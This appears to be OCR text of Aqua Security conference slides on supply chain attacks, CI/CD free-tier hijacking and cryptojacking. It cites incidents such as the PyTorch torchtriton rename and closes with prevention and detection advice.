
CICD Free Tier Hijacking



What about supply chain techniques?

Shift Left Cryptojacking


CLOUDNATIVE SECURITYCON NORTH AMERICA 2023



Popular NPM library hijacked to install password-stealers, miners

By Lawrence Abrams

October 23, 2021 12:51 PM 0



Rename torch-trition


malfet/rename-torchtrition

malfet committed yesterday commit 3eff3440b4a2bc9adfc11f1ccaf18c873c843c19

2 .github/scripts/build_triton_wheel.py

```
@@ -54,7 +54,7 @@ def build_triton(commit_hash: str, build_conda: bool = False, py_version : Optio
54  54          shutil.copy(conda_path, Path.cwd())
55  55          return Path.cwd() / conda_path.name
56  56
57  -       patch_setup_py(triton_pythondir / "setup.py",
        name="torchtriton", version=f"2.0.0+{commit_hash[:10]}")
57  +       patch_setup_py(triton_pythondir / "setup.py", name="pytorch-
        triton", version=f"2.0.0+{commit_hash[:10]}")
58  58          check_call([sys.executable, "setup.py", "bdist_wheel"],
        cwd=triton_pythondir)
59  59          whl_path = list((triton_pythondir / "dist").glob("*.whl"))[0]
60  60          shutil.copy(whl_path, Path.cwd())
```

PyTorch renames dependency to prevent further attacks (BleepingComputer)



aqua

https://medium.com/checkmarx-security/typosquatting-attack-on-requests-one-of-the-most-popular-python-packages-3b0a329a892d

Is it relevant to me?

- 💰 Financial Loss
- 🛑 Service Degradation
- 📉 Compromise of critical assets

aqua

What can we do about it?

Risks Prevention

- Compliance & Best Practices
- Code to Cloud

aqua

Risks Prevention

- Security Posture Management
- Environment Hardening


Risks Prevention

- Scan Your Code, IAC & Dependencies
- Static Code Analysis

Assume Breach Mindset

Detection

- Abnormal Activity
- Runtime Protection
- Static & Dynamic Analysis



CLOUDNATIVE
SECURITYCON
NORTH AMERICA 2023

Thank You!

Mor Weinberger
Staff Software Engineer
Aqua Security
morwn